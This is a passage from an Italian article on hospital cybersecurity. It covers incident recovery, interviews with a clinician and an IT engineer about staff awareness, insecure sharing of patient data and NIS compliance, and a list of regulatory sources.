Per quanto concerne invece la comunicazione con l’esterno, occorre essere preparati alle impellenti domande che si origineranno dai media (quale “I nostri dati sono al sicuro?”), cercando di comunicare, almeno nei primi periodi, esclusivamente con dichiarazioni scritte, tenendo monitorate costantemente le testate giornalistiche ed i social media per rimediare ad una possibile disinformazione o a lacune informative ed altresì per rimanere al corrente del sentimento pubblico generale.

Sempre nella fase di riposta avranno luogo infine le attività di reporting e monitoraggio, per le quali attività è necessario che il personale tutto conosca i protocolli di segnalazione e di notifica.

Si giunga quindi alla fase di recovery, che vede come assunto base il fatto che sarà proprio la gravità dell’attacco a determinare la durata del recupero.

Si sottolinei come i sistemi informativi di regola non vengano rispristinati immediatamente, anzi ogni modifica richiederà adeguati monitoraggi, nonché costanti aggiustamenti distribuiti lungo un elaborato processo di analisi.

Mano a mano che i sistemi ed i reparti vengono rispristinati, sarà infatti necessario valutarne il livello di vantaggio o dannosità generale, ad esempio se un sistema risulta solo parzialmente funzionante, ci si dovrà chiedere se le funzionalità mancanti possano ostacolare il flusso di lavoro od aumentare il rischio. Bisognerà inoltre pianificare la migrazione di tutta la documentazione manuale venutasi a creare nel periodo di inattività, facendola trasmigrare dal formato cartaceo a quello elettronico, una volta ottenuto il completo ripristino.

Ancora, non appena le condizioni lo consentano, dovranno essere riprese tutte le procedure diagnostiche e terapeutiche in precedenza sospese, attuando una procedura per contattare i pazienti i cui appuntamenti ambulatoriali sono stati di fatto posticipati, in modo tale da poterli riprogrammare. Se necessario, si pianifichi anche il rimpatrio di tutti i pazienti che sono stati trasferito in strutture sanitarie limitrofe. Ovvio è che il ripristino possa (e alle volte debba) comportare anche l’applicazione di patch ed aggiornamenti calati sui software e sulle apparecchiature mediche, cosicché venga ridotta una possibile reiterazione dell’incidente informatico.

In conclusione si definiscano i criteri per dichiarare concluso l’incidente ed il ritorno alle normali operazioni, avvisando le parti interessate e preparando dichiarazioni pubbliche finali per i media. Le azioni che sono state intraprese, i piani ed i correttivi attuati sono comunque informazioni utili da dover mantenere, così come i dati post-incident da conservare accuratamente in uno storage a ciò dedicato. Si completi da ultimo il processo di rifornimento, inventariando tutte le supplies necessarie.[34]

Avendo ad ora chiaro lo scenario normativo che attornia la cybersicurezza ospedaliera, come anche l’iter pratico di misure e strategie da adottare in caso di incidente informatico, rimane ivi da chiedersi cosa accada concretamente all’interno delle strutture sanitarie italiane, come venga percepito il rischio cyber, e quali siano gli ostacoli legati ad una corretta attuazione ed implementazione del massimo livello di sicurezza possibile.

A tale fine si vogliano riportare a seguire le riflessioni ed i pareri di due figure professionali, tanto distinte quanto complementari, inserite a piena regola nell’organigramma sanitario, e di conseguenza nelle problematiche di sicurezza cyber che possano derivarne.

Intervista: nell’ottica di un clinico

Si voglia riportare a seguire la testimonianza diretta, uno spaccato reale e veritiero, per come derivante dalla prospettiva, nonché sensibilità, di un esperto clinico quale operatore sanitario che day by day si ritrova ad agire in un campo (si potrebbe dire minato) ed a dover tenere il passo rispetto ad una continua e rapida cyber-evoluzione che indubbiamente pone nuovi quesiti, problematicità e sfide ad una professione che oggi più che mai appare in forte sovraccarico.

Sin da subito invero le complessità si sono poste in evidenza con estrema lucidità, ovvio è che in ambito medicale si debba operare un netto discrimine fra chi si occupa del settore puramente clinico e chi si occupa di igiene informatica, organizzazione e management, tuttavia: “È proprio da tale basilare distinzione che si nota il sorgere di una prima problematica: l’informazione ultrasensibile sanitaria, il dato digitale, l’utilizzo del macchinario o strumentazione medica è ad appannaggio esclusivo del clinico, e non dell’igienista, la qual cosa comporta necessariamente una esposizione a molteplici rischi, legata per di più ad una totale incoscienza ed inconsapevolezza rispetto a ciò che il clinico abitualmente mette in moto e pone in essere. Lo scenario quindi è semplice ed è il seguente: nessun clinico è realmente consapevole circa quanto egli stesso si espone e quanto a sua volta fa esporre un dato sensibile od un paziente”.

Ebbene si prosegua domandando se possa capitare che gli stessi medici, nello svolgimento delle proprie abituali funzioni, si servano di mezzi non pensati e progettati specificatamente per l’ambito sanitario (si pensi all’uso improprio di una applicazione di messaggistica), bypassando così quel livello di sicurezza e protezione che dovrebbe viceversa esser pienamente garantito, la risposta in tal caso risulta immediata ed autentica: “Abitualmente, o meglio quotidianamente, ricevo e-mail, contenenti dati relativi ai pazienti, da parte di altri clinici, che necessitano di ottenere un secondo parere. Questo, per quanto banale, risulta un chiaro indice di quella mancanza di consapevolezza di cui poc’anzi”.

Pare ovvio, ma vale comunque la pena ribadire in questa sede che trovare un giusto equilibrio non sia affatto semplice: in ambito sanitario difatti l’adozione di una misura di sicurezza, se troppo debole, potrebbe apparire insufficiente a prevenire una qualsivoglia violazione (o cyber-threat), viceversa però, se troppo restrittiva, porterebbe comunque andar a nuocere e rallentare l’operato medico, si pensi ai casi urgenti relativi ad emergenze sanitarie.

Invero così si vuole proseguire: “È comunque una strada che continua ad essere seguita, per esigenze che sono tanto comodità quanto di celerità, ossia per ricevere e fornire risposte rapide ed esaustive in tutti quei casi che siano necessitanti di un celere consulto medico.”

Rimane purtuttavia vero il fatto che esistano tutta una serie di sistemi atti ad agevolare la complessità della realtà sanitaria: dalla cartella elettronica a livello regionale, fino all’odierna implementazione del S.I.O (Sistema informativo Ospedaliero) che intende perseguire il progetto di affinare la trasmissione da ospedale ad ospedale, creando una interconnessione più agile all’interno, ma non solo, della stessa regione, fornendo così un concreto supporto, moderno ed efficace, alle quotidiane attività di sia tipo sanitario che amministrativo.

Seguono le parole di commento: “Eppure tutto ciò, fino a questo momento, rimane qualcosa di assolutamente non realizzato e non utilizzato. Si immagini il restare nella impossibilità di poter visualizzare le immagini di un paziente che ha fatto una tac, ad esempio a Vicenza, fintanto che non sia il paziente stesso od i familiari a portare fisicamente il “dischetto”, o qualsivoglia supporto rigido, su cui poi poter basare le proprie valutazione mediche. È ovvio quindi che tutti i restanti sistemi di interconnessione siano da sempre risultati largamente più agili ed efficaci, da qui il loro abitudinario utilizzo”.

Preciso istante in cui il colloquio de quo subisce una interruzione, la quale altro non farà che avvalorare, nella maniera più pratica e dimostrativa possibile, quanto detto sin qui, così invero si riprende: “Ecco una dimostrazione pratica, mi è appena arrivato un messaggio tramite whatsapp da parte di un collega, riportante -il paziente X sta sanguinando lo portiamo o meno in sala ?- Certo è indicato solo il cognome, senza nome e senza data di nascita, con la patologia di riferimento, è ovvio comunque che il paziente sia facilmente identificabile”.

Così si continua, in un’ottica di commento: “Questa è la realtà dei fatti e non è superabile: in una comunicazione all’interno di un medesimo ospedale è stato un collega di un’altra specialità ad informarmi circa la situazione di un paziente ed a pormi di conseguenza domande urgenti su come affrontare la specifica situazione. Sistemi di supporto con fini agevolatori ci saranno in futuro, ma non potranno in alcun modo sostituire una comunicazione come quella che ad oggi avviene abitualmente”.

Ciò che si può ricavare quindi è quasi un muoversi in automatismo, dovuto ad una routinaria abitudine, come anche alla necessità di dover gestire il proprio operato professionale quotidiano, nonostante la mancanza di una piena presa di coscienza e consapevolezza circa il valore sotteso al proprio agire, da qui: “Sono pienamente convinto del fatto che il collega che mi ha appena inviato tale messaggio non ritenga in alcun modo di aver commesso un errore, nonostante abbia fornito un dato clinico ultrasensibile, riferito ad un paziente identificabile, attraverso uno strumento che non è sicuramente congruo per la tipologia di informazione che viene trasferita”.

Ci si interroga pertanto su quanto possa effettivamente essere estesa la mancanza di cyber-cultura in ambito ospedaliero, i fatti di cronaca sembrano parlare chiaro: una larga parte della intrusioni, violazioni, data breach ed altresì attacchi ransomware sono dovuti, o perlomeno facilitati, all’assenza di nozioni e pratiche base di igiene e sicurezza informatica, si pensi all’utilizzo di password di default o al servirsi di sistemi informatici non correttamente aggiornati.

Di seguito la precisazione fornita in risposta: “Certo tutte queste tipologie di problemi non competono ad un sanitario, tutt’al più alla Direzione, ossia il centro informatico che ogni ospedale ed ogni ASL presenta, d’altronde io non mi sono mai neanche chiesto se il computer dell’Azienda, che ho qui sulla mia scrivania, sia sufficientemente protetto. Ad esempio è il sistema stesso a chiedermi il cambio delle password dopo il passare di un tot di tempo, sebbene poi alla fin fine le mie password siano sempre le medesime tre che girano e ricircolano al trascorrere ogni tre mesi. Quindi sì, è possibile che ci sia una superficialità sottesa, come anche una non percezione del rischio reale, ma dirò di più forse anche un po’ di arroganza da parte della categoria sanitaria, nel pensare di doversi curare unicamente della salute del paziente e poco importa dell’eventualità che i suoi stessi dati possano effettivamente circolare”.

Si intervenga allora sostenendo che sebbene sia intuibile la superficialità che si può dimostrare nei confronti di un’eventuale violazione della privacy, non si può non domandarsi se la sensibilità al rischio malevolo cambi laddove ad essere in pericolo possa essere la stessa salute di un paziente, si pensi ai casi di utilizzo di robot chirurgici: “In tal caso da clinico ho un interesse al corretto funzionamento dello strumento, al fatto che vi sia una corretta riproduzione del mio input, che il mio feedback visivo sia efficace ed affidabile (ossia con latenze che siano le più basse e ravvicinate possibili), e che dalla interazione robot-paziente non derivi alcun danno biologico. Ciononostante, ciò che vi è fra la console ed il paziente stesso non è un problema di mia competenza, se tra qualche anno infatti verrà attuata una implementazione della telechirurgia la stessa tematica delle intromissioni malevoli sarà sì un problema dei sanitari, ma non verrà percepito come tale”.

Rimanendo ancora all’interno del capiente “termine ombrello” dell’e-Health si consideri la delicatezza che può attorniare i sistemi di telemonitoraggio: “Più attuale e differente risulta tale ambito, siamo infatti dinnanzi ad informazioni che verranno analizzate e utilizzate dal clinico per assumere determinate decisioni, ovvio appare in tal caso l’assunto: se l’informazione fornita è scorretta, il clinico prenderà d’immediata conseguenza decisioni scorrette”. Per esser più chiari si pensi ai casi di telemonitoraggio domiciliare, reso possibile grazie all’utilizzo di dispositivi wearable atti a misurare dati quali i parametri vitali di base, col fine di fornire feedback lungo l’arco della giornata relativi ai pazienti, per appurare ad esempio come stia procedendo un post-operatorio.

Così si è voluto puntualizzare: “Indubbiamente tali dati hanno rilievo, ma importanza ancora maggiore in termini di sicurezza viene rivestita da altre tipologie di informazioni e dispostivi – si pensi ai pacemakers o ai defibrillatori impiantabili – anche in questo caso tuttavia la sicurezza verrà data da parte del sanitario per scontata, ossia si confiderà nel fatto che la casa produttrice del dispositivo abbia messo in campo tutta una serie di strategie per far sì che non vi siano intrusioni od altri incidenti”.

Si tragga da tali parole una coincisa riflessione: la sicurezza informatica non può ormai esser concepita secondo la classica, ed anacronistica, metafora del “castello”, un approccio che ha funzionato in passato finché la maggior parte dei dati ed applicazioni di un’azienda venivano custoditi all’interno di propri data center, protetti in un ristretto perimetro da apposite “cinte murarie” di firewalls, piani di back up, procedure di gestione degli accessi etc.

Ad oggi infatti il perimetro non risulta più così definito: dati e servizi sanitari raramente appaiono chiusi negli hardware delle strutture stesse, viceversa sono sempre più diffusi e scambiati sui cloud, si assiste inoltre ad un panorama multisoggettivo (si pensi a tutti i produttori e fornitori terzi di dispositivi, sistemi e servizi), per cui il concetto di sicurezza informatica sta mutando la propria forma verso una nuova effige, ossia quella di una catena.

In tale nuovo paradigma è di fondamentale importanza che gli operatori sanitari escano da una logica solista, prendendo maggiore visione d’insieme e coscienza circa la loro appartenenza ad un sistema molto più esteso in cui la propria sicurezza dipende quella altrui e viceversa, solo così non risulteranno essere l’anello debole.

Tornando al colloquio de quo, una volta elencate tutte quelle capabilities che paiono esser necessarie al fine di rendere una struttura sanitaria affidabile, efficiente e cyber-resiliente (ossia dalle risorse tecnologiche e strumentazioni mediche adeguate, alle sessioni di training e formazione del personale, alla metodologia di gestione del rischio, fino alla compliance normativa nelle nomine di figure quali il DPO, il CISO, od anche il risk manager), ci si è domandati se suddetti requisiti vengano concretamente soddisfatti.

A seguire le parole di commento: “Nelle aziende sanitarie quanto elencato risulta essere presente, sebbene con diversi gradi e complessità, si guardi per esemplificare alla formazione: i corsi che noi sanitari abbiamo come obbligatori da seguire online sono per lo più incentrati proprio sul risk management, od in generale sulle tematiche relative sicurezza, il problema ancora una volta risulta perciò essere alla base. O meglio, è una questione di percezione, capita infatti che per il clinico puro tali tipologie di corsi siano avvertiti quasi come perdite di tempo, ossia quali gravose lungaggini ed inevitabili coercizioni, sebbene possa capitare che le nozioni acquisite risultino anche concretamente utili in occasioni future. Di conseguenza ritengo che sia la trasmissione dell’informazione a dover essere veicolata in una maniera, benché non saprei come, più stimolante ed allettante per il clinico, cosicché non sia percepita quale rigida imposizione”.

D’altronde si ritorna di nuovo a rimarcare quell’ottica individualista, solista ed un poco boriosa che sembra alle volte appartenere alla categoria sanitaria: “in effetti il ragionamento dietro spesso è questo: il mio mestiere è altra cosa, ed è di una nobiltà tale per cui di tutti questi elementi non me ne devo né curare né preoccupare”.

Paiono ad ogni modo parimenti giuste, ragionevoli e ben spese anche le osservazioni poste a difesa: “noi sanitari siamo soverchiati da problematiche di ordine generale, clinico ed amministrativo, dobbiamo studiare le leggi per la somministrazioni dei farmaci, per i piani di cura, ed ancora dobbiamo spendere dai dieci ai quindici minuti di tempo solo per inserire in maniera digitale la somministrazione del farmaco, per poi controllarla e vigilarla. Quindi si immagini la volontà, e voglia, di dedicarsi anche agli aspetti più propriamente inerenti alla sicurezza dei dati, alle possibili intromissioni ed alla cybersecurity in generale”.

Ed è in questo momento che traspare maggiormente il forte sovraccarico che un clinico può sentir pesare gravosamente su di sé: “chi si occupa di igiene e prevenzione vuole che io sia formato ed informato sulla sicurezza nel luogo del lavoro, chi invece si occupa di gas biomedicali vuole a sua volta che io sia informato sull’uso delle apparecchiature, chi si occupa di ingegneria, ed io devo utilizzare un elettrobisturi, mi chiede di esser informato sulla sua impostazione e su cosa si debba intendere per un malfunzionamento, dando ovviamente per scontato che, a ben vedere, io dovrò essere assolutamente e perfettamente informato circa la patologia che sto trattando, il paziente che ho dinnanzi ed il suo specifico trattamento”.

Viene pertanto da pensare che vi sia la forte esigenza di formare nuove figure professionali con competenze altamente specifiche e multidisciplinari che debbano essere inserite nell’organico sanitario al fine di affiancare gli operatori stessi e garantire per loro, attenuando in tal modo tutta una serie di incombenze d’organizzazione, amministrative, nonché di sicurezza di cui si trovano ad esser addossati: “non sto chiedendo che qualcuno mandi e-mail al posto mio, ma che io possa avere ad esempio un sistema di messaggistica imposto dall’Ordine dei Medici che risulti assolutamente blindato.”

Questo non significa deresponsabilizzare l’intera categoria, ma trovare un corretto equilibrio fra le diverse figure che possa risultare ottimale, da qui: “Noi dobbiamo ovviamente avere chiari i problemi relativi alla cybersecurity, ma dobbiamo parimenti aver chiaro che ci sia qualcuno che quel problema lo può risolvere e lo ha risolto. L’equilibrio sta tutto qui: il problema sì lo dobbiamo conoscere, ma non ce ne dobbiamo concretamente occupare dal momento che non abbiamo tempo, voglia, testa e tantomeno formazione in materia.”

Son parole queste ultime dotate di estrema lucidità ed obiettività, tramite le quali un clinico riconosce la giustezza dell’informarsi, aggiornarsi, e curarsi circa le nuove tematiche emergenti, che siano anche le più lontane possibili dal suo quotidiano operare, ma ugualmente riconosce i propri limiti: “figure terze devono ad oggi poterci mettere nella condizione migliore affinché i problemi di cyber-sicurezza in primis siano solo più questioni da dover conoscere e non più di cui doverci concretamente occupare”.

Intervista: nell’ottica di un ingegnere informatico

Si voglia ora interfacciarsi con la proverbiale “altra faccia della medaglia”, costituita dal quel settore professionale legato propriamente alla cybersicurezza ospedaliera, ed in particolare riportando il parere di un ingegnere informatico inserito a pieno titolo in una Azienda sanitaria, al fine di ricostruire un panorama di figure, ruoli e percezioni che appaia il più completo possibile.

Pur riconoscendo che diversi gradi di complessità e eterogeneità possono contraddistinguere l’assetto di ogni struttura ospedaliera, si chieda innanzitutto di tratteggiare l’organigramma di ruoli e figure professionali che orbitano attorno all’ambito della sicurezza, da qui la risposta: “Per tutte le questioni inerenti alla gestione della privacy si guarda al ruolo dei DPO, ma ciò che più mi compete, e di conseguenza maggiormente conosco, è proprio la disciplina settoriale della security informatica. Quest’ultima, badi bene, è purtroppo una branca molto giovane nelle strutture ospedaliere come quella in cui opero, dal momento che l’attenzione e sensibilità verso tale ambito si è raggiunta solo di recente, proprio in seguito all’inasprirsi degli attacchi informatici ed all’interesse mediatico che ne è conseguito, da tale enfasi ne sono poi scaturiti diversi investimenti in tal senso. Penso di poter dire dunque che solo da un anno a questa parte si è effettivamente posto l’accento sulla security, grazie anche al recepimento della direttiva NIS, per il cui adeguamento stiamo lavorando aspramente, prima di ciò si guardava essenzialmente a quanto previsto dal GDPR in tema di trattamento dei dati personali.

Si domandi pertanto quale sia il panorama normativo di riferimento in tema di sicurezza informatica, se vi siano ulteriori normative o protocolli di settore a cui riferirsi nel proprio operare: “Attualmente la normativa a cui ci riferiamo ed andiamo ad attuare è fondamentalmente la NIS, è il nostro punto focale e filone principale, nonché leva per chiedere finanziamenti ed investimenti che, capirà, in aziende come la nostra, con 50.000 prese di rete e 7.000 dipendenti, sono piuttosto elevati e per nulla banali, e comunque in passato spesso sono venuti a mancare. Nell’ultimo anno invece sono stati stanziati investimenti importanti e questo lascia ben sperare in una direzione di possibile progredimento.

Addentrandosi più specificatamente rispetto al tema delle cyber minacce, si chieda un commento circa i noti fattori di vulnerabilità riguardanti una struttura critica come quella ospedaliera, fra cui l’essere dotati di un sistema informatico complesso, l’utilizzo di dispostivi IoMT non sempre progettati seguendo elevati standard di sicurezza by design, l’articolata catena della supply chain, nonché il fattore umano cui si faccia affidamento, la risposta: “Dunque per tutto ciò che riguarda le tematiche propriamente legate all’IT, quale nostro perimetro storico, attualmente stiamo portando avanti progetti che paiono essere promettenti, per tutto ciò che attiene invece agli altri ambiti ci atteniamo a quanto ci viene fornito. Mi spiego meglio: i device elettromedicali per loro natura sono certificati CE tout court (cioè per le componenti hardware, software, di configurazione etc.), quindi se noi volessimo installarci un antivirus non è detto che questo sia possibile, dal momento che si va ad inficiare la certificazione stessa. Per riuscire a sopperire a tale problema si è dovuta elaborare una struttura di «securizzazione laterale», in cui i device medicali raffigurano il nucleo, da proteggere tramite cinta murarie di sicurezza, affinché il perimetro sia il meno vulnerabile possibile.

Come vede dunque la tecnologia ci viene in soccorso, però è proprio qui che scatta il terzo fattore, ossia quello propriamente umano, chiaro è che se vedi una postazione di lavoro con una presa USB libera e scarichi i compiti di tuo figlio nel sistema, puoi anche inficiare e far crollare tutto il lavoro che è stato fatto. Vorrei che lei notasse come la parte umana rimanga ad oggi questione davvero rilevante della problematica, veda il dilagante fenomeno del phishing”

Appare lampante la sovrapponibilità di suddette dichiarazioni con quanto dichiarato in precedenza disquisendo con un clinico puro, si ricordi invero come si fosse già confermato l’utilizzo abituale di applicazioni di messaggistica non congrue al trattamento di dati ultrasensibili come possono essere quelli sanitari, si chieda ivi conferma: “È assolutamente così, c’è una totale sconsideratezza nell’inviare referti ed analisi tramite WeTransfer o simili, e ciò è tutt’altro che infrequente, anzi è una pratica comune. Per questa ragione stiamo sempre più insistendo nell’ottica di una maggiore sensibilizzazione ed acculturamento, ad esempio tramite campagne di falso phishing, inviando cioè una serie di email e laddove l’operatore sanitario apra il link, contenente tanto per capirci «bravo hai vinto un milione di euro», riveliamo di esserci noi informatici dalla parte opposta, avvertendo gli operatori stessi che un’azione del genere avrebbe portato a tutta una serie di determinate conseguenze dannose.

Il fattore umano è dunque altamente impattante in una struttura come la nostra e peraltro vorrei far notare come ci siano molte persone estremamente refrattarie al cambiamento delle proprie (scorrette) abitudini operative.”

Si voglia ancora ricordare come nell’ottica del clinico puro gli stessi corsi di formazione sui temi della cybersicurezza siano spesso percepiti come gravose lungaggini, da dover seguire solo perché obbligati, segue la veloce interruzione: “Sì mi lasci dire che la percezione è che la security sia proprio una gran rottura di scatole, intendendola cioè quasi come una limitazione alla libertà personale, vuoi perché non puoi navigare in Internet a tuo piacimento, ma nei siti indicati, vuoi perché non puoi trasferire su WeTransfer un’immagine clinica per avere un secondo parere medico”.

Chiaro è però come vi sia una costante tensione ed un difficile equilibrio da delineare fra la cura propriamente clinica, anche emergenziale, del paziente e la “cura” degli aspetti maggiormente di privacy e security: “Esatto, questo è proprio uno dei temi su cui spesso ci scontriamo, in quanto limita il nostro operare, ossia poniamo il caso di un chirurgo che necessita, per il bene del paziente, di fare vedere l’immagine di un tumore ad un collega negli Stati Uniti per avere una seconda opinion, ovvio è che la questione sia altamente delicata.

Se lei mi chiede se esistano regole specifiche e normative atte a fare in modo che un tale trasferimento avvenga in maniera sicura, le rispondo di sì, ma tale tipologia di flussi, come può immaginare, non è certamente gratuito, anzi presenta un costo non indifferente”.

Tornando al tema della cyber-formazione, si rammenti come nell’ottica del clinico puro si dovessero trovare soluzioni innovative e maggiormente stimolanti per incentivare l’apprendimento di nozioni di igiene informatica, si proponga ivi una possibile organizzazione di incontri in presenza, laddove il metodo online possa apparire alle volte maggiormente sgradito e gravoso, così la risposta: “Io mi occupo della formazione dai tempi precedenti al Covid, di conseguenza non via web, ma in aula, e le persone che avevo dinnanzi si dividevano in due, anzi almeno tre gruppi: gli annoiati, ossia coloro a cui la tematica non importava affatto, che erano presenti solo perché ciò è dovuto, poi una minimissima parte effettivamente interessata all’argomento, e da ultimo una buona parte refrattaria al cambiamento, irremovibilmente radicati ed attaccati alle proprie abitudini, che non sono assolutamente intenzionati a modificare e correggere. Ora addirittura via web non ho nemmeno più questa percezione, basta spegnere la telecamera ed addormentarsi”.

A seguire vengono pronunciate parole che richiamano alla memoria quella arroganza già ammessa espressamente da parte del clinico: “Se devo essere sincero, poi sarà una mia percezione soggettiva, c’è proprio un sentimento di superiorità da parte della classe medica, nel pensare di essere in un ambiente prettamente clinico, in cui il core business è la cura del paziente e tutto quanto il resto dovrà essere assoggettato e seguire le esigenze proprie di tale categoria professionale. Non mi spingo oltre, ma comunque tenga presente che io tutti i giorni ho dei disguidi dovuti proprio ai motivi detti fino ad ora”.

Appare ad ogni modo irrazionale tale ritrosia al cambiamento, soprattutto davanti ad una cybercriminaltà che è in continua crescita, sempre più sofisticata ed invasiva, che non si ferma più solo sul versante della violazione e furto dati, ma che prende di mira le stesse strutture (si pensi agli attacchi ransomware) o che s’introduce nelle apparecchiature e dispositivi, si commenta: “Per quanto riguarda le intrusioni cyber devo fare un premessa: la telechirurgia deve ancora fare notevoli passi avanti, ad esempio i telerobot utilizzati nella nostra struttura sono utilizzati solo localmente, il paziente ed il robot si trovano cioè a due metri di distanza dall’operatore chirurgico, ed è una modalità operatoria utilizzata più che altro per annullare eventuali tremori fisiologici ed affaticamenti delle braccia del chirurgo, di conseguenza i problemi legati alle intrusioni malevoli saranno eventualmente preoccupazioni future, che seguiranno di pari passo l’evoluzione della medesima telechirurgia.

Più rilevante invece, quale perimetro che ad oggi nessuno sta prendendo seriamente in considerazione, risulta essere quello dell’attuazione meccanica di dispositivi quali le UTA (unità trattamento aria)[35] ad esempio usate nelle sale operatorie. Dal mio punto di vista di ingegnere informatico, con una conoscenza di elettronica, io mi preoccuperei di tali sistemi, dato che sono comandati da un sistema informatico IP, banalmente se un attaccante riesce ad intromettersi può manipolarle a proprio piacimento, agire sugli interruttori, arrivando anche a fare saltare la corrente di tutto l’ospedale.

Ecco che il passaggio da un attacco ransowmare diretto a cifrare i dati e chiedere un riscatto, ad un attacco di mera “guerriglia” indirizzato a creare una magnitudo massima di dannosità, pare piuttosto breve. Chiaro che nel secondo caso una volta che il sistema è stato «bruciato» tutto, i paziente attaccati ad un respiratore muoiono, o soffrono comunque un pesante disservizio. Quindi sì, fra le minacce temute da una azienda come la nostra, un posto è senza dubbio rivestito dal ransomware, ma non escluderei possibili attacchi alle UTA od alle cabine elettriche a fini puramente distruttivi. Qui si inserisce la normativa, che per quanto riguarda le UTA prevede che possano essere aperte o chiuse, ad esempio in funzione di un incendio, «anche» per via informatica, bene allora io mi aspetterò che venga studiata, attuata ed implementata «anche» una security informatica in tale direzione.

Procedendo nella discussione si cerchino di riassumere le capabilities da adottare affinché una infrastruttura critica sia resiliente ed in grado di mitigare il rischio cyber: risorse tecnologiche adeguate, compliance normativa, sessioni di training del personale, metodologie di analisi e gestione del rischio, strategie di business continuity e disaster recovery, periodici test sulla sicurezza dei device e soluzione di identity management (quali gestione dei privilegi, autenticazioni multifattoriali etc.), da qui il commento: “In effetti la normativa NIS prevede tutto questo, e ci stiamo attualmente adoperando affinché tali azioni vengano attuate, cercando di sopperire a ciò in cui siamo carenti, il vantaggio apportato dalla NIS è invero l’aver fatto chiarezza sulla strada da dover intraprendere.

Non è che prima della NIS non ci fossero buone pratiche adottate, erano tuttavia procedure non scritte, diciamo «tramandate», che a seguire sono state poi specificatamente delineate dalla normativa, che ha avuto peraltro anche il ruolo fondamentale di spostare i riflettori sull’importanza di tali tematiche”.

Si domandi di conseguenza quali siano le sfide attuali od altresì gli ambiti su cui doversi focalizzare al fine di implementare gli attuali livelli di sicurezza: “A parer mio il fattore umano, inteso dalla base al vertice, ossia dall’operatore utilizzatore della specifica tecnologia alla Direzione stessa, rimane devastante, e necessita ad oggi di un’alta sensibilizzazione sui requisiti di security da dover rispettare.

Non è più il tempo di una formazione generale e dispersiva, ognuno dovrà essere istruito in misura settoriale sulle proprie competenze: chi compra device ed apparecchiature, o altresì chi fornisce la struttura, tutti possono a loro modo essere impattanti sulla sicurezza della struttura nel suo complesso.

A me personalmente come formula da seguire piace molto il concetto di cybersecurity “by design”, da attuare in tutti i campi, ciò significa che se devo comprare una qualsiasi strumentazione, dovrò richiedere fin dal principio agli stessi fornitori il rispetto di tutta una serie di requisiti di compliance”.

Parole conclusive sono state spese in uno spontaneo commento circa lo stato del proprio settore professionale: “Vorrei comunque ancora sottolineare come i professionisti della security si stiano facendo solamente adesso, difatti persone della mia generazione orientate in maniera specifica e verticale su tali tematiche sono davvero poche. C’è l’attuale bisogno di formare una classe professionale che svolga il mio stesso lavoro, che abbia le spalle un po’ più large, seguendo un’ottica diciamo sempre più «entreprise» ed in Italia sotto questo profilo non siamo tanto avanti.”

La cybersecurity sanitaria emerge come una sfida complessa che richiede un approccio multidisciplinare, dove normative stringenti, tecnologie avanzate e cultura della sicurezza devono convergere per proteggere infrastrutture critiche sempre più interconnesse. Nel prossimo e ultimo approfondimento parleremo di un approccio risk-based alla cybersecurity sanitaria, mostrando come la valutazione del rischio diventerà lo strumento chiave per bilanciare investimenti, minacce e livello di protezione accettabile.

Per maggiori approfondimenti sul tema è possibile scaricare gratuitamente il white paper di Maria Vittoria Zucca dal titolo “La cybercriminalità nel settore sanitario: anamnesi, diagnosi e prognosi di una ‘patologia’ informatica”.

Fonti:

[1] Così la definizione fornita dal dizionario Merriam-Webster: “measures taken to protect a computer or computer system (as on the Internet) against unauthorized access or attack”, per come disponibile al sito internet https://www.merriam-webster.com/dictionary/cybersecurity

[2] ISO/IEC 27032: 2012, “Information technology – Security techniques – Guidelines for cybersecurity”, July 2012, reperibile al sito internet https://www.iso.org/standard/44375.html

[3] P. Montessoro, “Cybersecurity: conoscenza e consapevolezza come prerequisiti per l’amministrazione digitale”, in Istituzioni del federalismo, n.3, 2019, pp. 783-800.

[4] Alcatel Lucent Enterprise, Sicurezza informatica della rete sanitaria nell’era della trasformazione digitale: con una intervista speciale a Silvia Piai, Research Director per IDC Health Insights, ALE international, 2020.

[5] D.A. Wheeler, Secure Programming HOWTO, v3.72 Edition, 2015, p.16.

[6] Per infrastrutture critiche (IC) si intendono i sistemi, i servizi, le reti o le risorse che, se danneggiati o distrutti, causerebbero gravi ripercussioni alle funzioni cruciali della società, tra cui la catena di approvvigionamenti, la salute, la sicurezza ed il benessere economico-sociale della popolazione.

[7] Direttiva (UE) 2016/1148 (Direttiva NIS) del Parlamento europeo e del Consiglio del 6 luglio 2016 recante misure per un livello comune elevato di sicurezza delle reti e dei sistemi informativi nell’Unione.

[8] Decreto Legislativo 18 maggio 2018, n. 65 Attuazione della direttiva (UE) 2016/1148 del Parlamento europeo e del Consiglio, recante misure per un livello comune elevato di sicurezza delle reti e dei sistemi informativi nell’Unione.

[9] R. Setola, G. Assenza, “Recepimento della direttiva NIS sulla cyber-security delle reti”, in Sicurezza e Giustizia, n. IV, 2018, pp. 32-35.

[10] Ex art 6 della direttiva NIS, per determinare la rilevanza degli effetti negativi si dovrà tener contro dei seguenti fattori: il numero di utenti e altri settori che dipendono dal servizio offerto dal soggetto interessato; l’impatto che gli incidenti potrebbero avere, in termini di entità e di durata, sulle attività economiche e sociali o sulla pubblica sicurezza; la diffusione geografica relativamente all’aerea che potrebbe essere toccata da un incidente; l’importanza del soggetto per il mantenimento di un livello sufficiente del servizio, tenendo conto della disponibilità di strumenti alternativi per la fornitura del detto servizio.

[11] Quali le Linee guida per gli operatori di servizi essenziali (OSE), lavoro coordinato dalla Presidenza del Consiglio dei Ministri, dal Dipartimento delle informazioni per la sicurezza (DIS), in cooperazione con le autorità NIS di tutti i Ministeri, emanate in data 16 Luglio 2019.

[12] Proviene infatti dall’unificazione dei due Computer Emergency Teams preesistenti: il CERT nazionale ed il CERT-PA, quest’ultimo era pensato appositamente per i soggetti della pubblica amministrazione, dunque era precedente punto di riferimento degli ospedali pubblici.

[13] Commissione Europea, Relazione della Commissione al Parlamento Europeo e al Consiglio di valutazione della coerenza degli approcci adottati dagli Stati membri per l’identificazione degli operatori di servizi essenziali conformemente all’articolo 23, paragrafo 1, della direttiva 2016/1148/UE sulla sicurezza delle reti e dei sistemi informativi, Bruxelles 28.10.2019.

[14] Commissione Europea, Proposta di direttiva del Parlamento europeo e del Consiglio relativa a misure per un livello comune elevato di cybersicurezza nell’Unione, che abroga la direttiva (UE) 2016/1148, Bruxelles 16.12.2020

[15] Direttiva (UE) 2022/2555 del Parlamento europeo e del Consiglio del 14 dicembre 2022 relativa a misure per un livello comune elevato di cibersicurezza nell’Unione, recante modifica del regolamento (UE) n. 910/2014 e della direttiva (UE) 2018/1972 e che abroga la direttiva (UE) 2016/1148 (direttiva NIS 2), in Gazzetta Ufficiale dell’Unione Europea, L333, 27 Dicembre 2022.

